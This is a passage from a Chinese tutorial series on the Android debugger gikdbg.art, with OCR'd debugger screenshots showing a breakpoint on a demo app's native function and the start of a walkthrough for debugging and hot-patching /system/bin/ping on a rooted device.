2	libgikdebugee.so	AF8CB000	/data/app-lib/com.gikir.gikdebugee-1/libgikdebugee.so
3	gralloc.goldfish.so	AF999000	/system/lib/hw/gralloc.goldfish.so
4	data@app@com.gikir.gikd	AFF26000	/data/dalvik-cache/data@app@com.gikir.gikdebugee-1.apk@classes.dex
5	libGLESv2_emulation.so	B07A1000	/system/lib/egl/libGLESv2_emulation.so
6	libGLESv1_CM_emulation.s	B07AA000	/system/lib/egl/libGLESv1_CM_emulation.so
7	libGLESv1_enc.so	B07B5000	/system/lib/libGLESv1_enc.so
8	libGLESv2_enc.so	B07D4000	/system/lib/libGLESv2_enc.so
9	lib_renderControl_enc.s	B07ED000	/system/lib/lib_renderControl_enc.so
10	libOpenglSystemCommon.s	B07F2000	/system/lib/libOpenglSystemCommon.so
11	libjavacrypto.so	B1AA5000	/system/lib/libjavacrypto.so
12	libwebviewchromium_plat	B1AB9000	/system/lib/libwebviewchromium_plat_support.so
13	libjnigraphics.so	B1AD0000	/system/lib/libjnigraphics.so
14	libwilhelm.so	B1AD3000	/system/lib/libwilhelm.so
15	libOpenSLES.so	B1AFD000	/system/lib/libOpenSLES.so
16	libandroid.so	B1B01000	/system/lib/libandroid.so
17	libwebviewchromium.so	B1B11000	/system/lib/libwebviewchromium.so
18	librs_jni.so	B2DEE000	/system/lib/librs_jni.so
19	libexif_jni.so	B2DF7000	/system/lib/libexif_jni.so
20	libstagefright_amrnb_co	B2DFB000	/system/lib/libstagefright_amrnb_common.so
21	libexif.so	B2E09000	/system/lib/libexif.so
22	libmtp.so	B2E15000	/system/lib/libmtp.so
23	libstagefright_avc_comm	B2E29000	/system/lib/libstagefright_avc_common.so
24	libstagefright_enc_comm	B2E30000	/system/lib/libstagefright_enc_common.so
25	libpowermanager.so	B2E33000	/system/lib/libpowermanager.so
26	libvorbisidec.so	B2E38000	/system/lib/libvorbisidec.so
27	libstagefright_yuv.so	B2E52000	/system/lib/libstagefright_yuv.so
28	libstagefright_omx.so	B2E56000	/system/lib/libstagefright_omx.so
29	libconnectivitymanager.s	B2E71000	/system/lib/libconnectivitymanager.so
30	libstagefright.so	B2E74000	/system/lib/libstagefright.so
31	libmedia_jni.so	B2F63000	/system/lib/libmedia_jni.so
32	libdrmframework.so	B2FB6000	/system/lib/libdrmframework.so
33	libdrmframework_jni.so	B2FCE000	/system/lib/libdrmframework_jni.so
34	libEGL_emulation.so	B35D7000	/system/lib/egl/libEGL_emulation.so
35	libjavacore.so	B4D2B000	/system/lib/libjavacore.so

然后 CPU 窗口显示的代码就是该模块对应的代码了。

Step 4.击中断点

本例中找到要调试的函数 getNativeString，我们可以用 CTRL+F 查找到它，找到之后 F2 下断点，F9 运行它，然后在设备中操作按钮则该方法将被断点击中，F8 运行 3 步，我们就得到如下视图了：


gikdbg.art v1.0.build140601.3
Plugins Options Windows ART Help
ART CPU
AF8CBBC8 $ E92D4008 push {r3, lr}
AF8CBBCC . E5903000 ldr r3, [r0]
AF8CBBD0 . E3520001 cmp r2, #0x1
AF8CBBD4 . E593329C ldr r3, [r3, #668]
AF8CBBD8 . A00000F beq #0xAF8CBC1C
AF8CBBDC . E3520002 cmp r2, #0x2
AF8CBBE0 . A000009 beq #0xAF8CBC0C
AF8CBBE4 . E3520000 cmp r2, #0x0
AF8CBBE8 . 1A000003 bne #0xAF8CBBFC
AF8CBBEC . E59F1038 ldr r1, [pc, #56]
AF8CBBF0 . E08F1001 add r1, pc, r1
AF8CBBF4 . E12FFF33 blx r3
AF8CBBF8 . E8BD8008 pop {r3, pc}
AF8CBBFC > E59F102C ldr r1, [pc, #44]
AF8CBC00 . E08F1001 add r1, pc, r1
AF8CBC04 . E12FFF33 blx r3
B5918F07 libart.so(B58D9000) + 3FF07
B5918FCF libart.so(B58D9000) + 3FFCF
B5928EB1 libart.so(B58D9000) + 4FEB1
Register (ARM)
r0 B8B82F70
r1 BEF1A1A4
r2 00000001
r3 B5AE3AB0
r4 00000249
r5 00000000
r6 00000001
r7 647E0B28
r8 647E0CC0
r9 B8B82BD0
sl 00000001
fp 00000000
ip AF8CBBC8 .Java
sp BEF1A190
lr AFFBC870
pc AF8CBBD4 .Java
Address Hex dump
BEF1A0B8 88 8A A9 60 00 00 00 00 08 CF 77 64 00 00 00 00
BEF1A0C8 D0 2B B8 B8 18 CE 67 60 18 5C 80 64 FF 8F 91 B5
BEF1A0D8 B8 A3 67 60 88 8A A9 60 00 00 00 00 08 CF 77 64
BEF1A0E8 00 00 00 00 18 CE 67 60 18 5C 80 64 8B A9 48 63
BEF1A0F8 18 CE 67 60 00 00 00 00 05 00 00 00 01 00 00 00
BEF1A108 08 CF 77 64 08 CF 77 64 08 CF 77 64 B8 5B 80 64
BEF1A118 18 5C 80 64 00 00 00 00 78 36 61 60 55 CA 19 63
BEF1A128 5C E3 EF B6 3C E6 AD B5 64 E6 AD B5 84 E6 AD B5
BEF1A138 64 E6 AD B5 9C E6 AD B5 B0 E6 AD B5 01 00 00 00
BEF1A148 88 73 60 60 20 5E 7E 64 1C 00 00 00 00 00 00 00
BEF1A158 01 00 00 00 20 5E 7E 64 20 5E 7E 64 00 00 00 00
5554:gikdbg
4:12
gikdebugee
Invoke getNativeString
NativeString
NativeString+

Done！剩下的就与 ollydbg 调试 x86 一回事啦，伙计们，上吧！

剩下更多的细节，同学们可以前往 http://gikir.com/product.php 下载使用，自行摸索更多已经提供的功能。另外，在使用 gikdbg.art 的过程中有任何改进意见和 Bug，欢迎反馈给我们以帮助我们将他开发得更加完善。

下一篇文章(gikdbg.art 系列教程 2.2 调试控制台)我们将详细介绍如何使用 gikdbg.art 调试控制台程序，敬请关注 http://gikir.com/ ！

发现个 bug：
没有建立 gikir-*目录的权限，手工搞了一个，发现能获取到进程列表，但 adb shell 提示：
(gikir) _/data/local/gikir_android-/gdb -q -p 24824
sh: /data/local/gikir_android-/gdb: not found

于是又建了一个 gikir_android-，上传 gdb，给权限，发现就可以了。。。

gikdbg.art 系列教程 2.2-调试控制台-热补丁

```
void usage(void) {

printf(“原创文章，欢迎转载和引用，不过请附上原始链接( http://gikir.com/blog/?p=136 )和本申明，否则嘛，哼哼…\n”);

}
```

本篇文章我们将介绍如何使用 gikdbg.art 调试调试控制台并对其进行热补丁的操作以改变原始程序的行为，此处我们以 /system/bin/ping 为例进行 Step by step 的操作与解释以及一些注意事项的说明。

Step 0.前置说明


手机端：LGLU6200，Android 2.3.5 DVM 运行时；

PC 端：ParallelDesktop 虚拟机，Windows 8.0，gikdbg.art v1.2.build140612.2；

PS ： 非 root 环境的设备由于权限的原因会有很多问题，不推荐使用！

Step 1.连接设备


将设备通过 USB 连接调试主机，打开 gikdbg.art.exe，执行 /ART Debug/Device 菜单，我们就可以来到如下界面：


gikdbg.art v1.2.build140612.2
Options Windows ART Help
Android Device List
Device
Type/Status
Information
LGOTMS596297
device
ADB Shell
Gikir remote shell for Android, try to type command here ...
gikir shell usages :
1.remote /system/bin/sh command('IMPORTANT : DO NOT EXECUTE ANY CONTORL COMMAND(like b,c,watch,etc.) WHE
2.builtin command(start with '$'):
clear usage : '$clear' (reset gikir shell)
upload usage : '$upload remote_full_path' (upload a local file to the connected Android Device)
download usage : '$download remote_full_path' (download a remote file to your local system)
uploadir usage : '$uploadir remote_full_path' (upload a local directory to the connected Android Device)
downloadir usage : '$downloadir remote_full_path' (download a remote directory to your local system)
debug usage : '$debug type file_name [params]' (debug the file in this script's directory,
type can be exe or solib, params is for exe's command line parameters)
detach usage : '$detach' (detach from debugee)
install usage : '$install [-l] [-r] [-s]' (install an APK file to the connected device)
asm usage : '$asm [insn]' (assemble an arm text instruction to machine code or load an arm text instruct
tasm usage : '$tasm [insn]' (assemble a thumb text instruction to machine code or load a thumb text inst
(gikir) $asm bx lr
bx lr ==> 0xE12FFF1E
(gikir) $tasm bx lr
bx lr ==> 0x4770
(gikir) _


从 v1.2 版本开始，已经开放了 ARM 汇编的功能，从上图可以看到我们分别汇编了 ARM 的 bx lr 以及 THUMB 的 bx lr 两条指令。你还可以不带参数使用$tasm 或$asm 两条命令选择加载$(GIKDBG.ART)/ artsample/asm.s 文件进行批量汇编的测试。

Step 2.运行选择文件


接着我们执行 /ART Debug/File/Open 并以名称排序找到 ping 就可以得到如下控制台程序列表：



双击或者执行 Open 按钮我们就来道 start 函数，一路 F8 进入 main 函数（怎么判别 main 函数各位自行探索一下）：


gikdbg.art v1.2.build140612.2
ART Debug Trace Plugins Options Windows ART Help
ART CPU
0000B9A4 $ 4FF0E92D push.w {r4, r5, r6, r7, r8, r9, r10, r11, lr} .Func_0000B9A4
0000B9A8 . 4A9CF8DF ldr.w r4, [pc, #0xa9c]
0000B9AC . CA9CF8DF ldr.w r12, [pc, #0xa9c]
0000B9B0 . B0F3 sub sp, #0x1cc
0000B9B2 . 447C add r4, pc
0000B9B4 . 9005 str r0, [sp, #0x14]
0000B9B6 . 2002 movs r0, #0x2
0000B9B8 . 500CF854 ldr.w r5, [r4, r12]
0000B9BC . 9106 str r1, [sp, #0x18]
0000B9BE . 2103 movs r1, #0x3
0000B9C0 . 682A ldr r2, [r5]
0000B9C2 . 9271 str r2, [sp, #0x1c4]
0000B9C4 . 2201 movs r2, #0x1
0000B9C6 . EB04F7FD blx .socket
0000B9CA . 1A84F8DF ldr.w r1, [pc, #0xa84]
0000B9CE . 5863 ldr r3, [r4, r1]
0000B9D0 . 6018 str r0, [r3]
0000B9D2 . EAD4F7FD blx .__errno
0000B9D6 . 6800 ldr r0, [r0]
0000B9D8 . 9009 str r0, [sp, #0x24]
0000B9DA . EB00F7FD blx .getuid
0000B9DE . EB04F7FD blx .setuid
Register (A
r0 00000
r1 BEDED
r2 BEDED
r3 00000
r4 00009
r5 BEDED
r6 00000
r7 BEDED
r8 00000
r9 00000
sl 00000
fp 00000
ip FFFFF
sp BEDED
lr AFD15
pc 0000B
n 0 z 1
v 0 q 0
ge 0 e 0
i 0 f 0
00008034 ping(00008000) + 34
00009080 ping(00008000) + 1080
0030383D ping(00008000) + 2FB83D
00313D4F ping(00008000) + 30BD4F
Address Hex dump ASCII
BEDEDC80 01 00 00 00 7A DD DE BE 00 00 00 00 8B DD DE BE
BEDEDC90 A0 DD DE BE C8 DD DE BE 05 DE DE BE 1E DE DE BE
BEDEDCA0 38 DE DE BE 41 DF DE BE 54 DF DE BE 5D DF DE BE
BEDEDCB0 78 DF DE BE 8D DF DE BE AA DF DE BE BD DF DE BE
BEDEDCC0 C8 DF DE BE 00 00 00 00 10 00 00 00 D7 30 00 00
BEDEDCD0 06 00 00 00 00 10 00 00 11 00 00 00 64 00 00 00
BEDEDCE0 03 00 00 00 34 80 00 00 04 00 00 00 20 00 00 00
BEDEDCF0 05 00 00 00 07 00 00 00 07 00 00 00 00 00 00 00
BEDEDC68 00000000 .shstrtab.
BEDEDC6C 00000000 .shstrtab.
BEDEDC70 00000000 .shstrtab.
BEDEDC74 00000000 .shstrtab.
BEDEDC78 00000000 .shstrtab.
BEDEDC7C FFFFFFE4
BEDEDC80 00000001 .shstrtab..data
BEDEDC84 BEDEDD7A
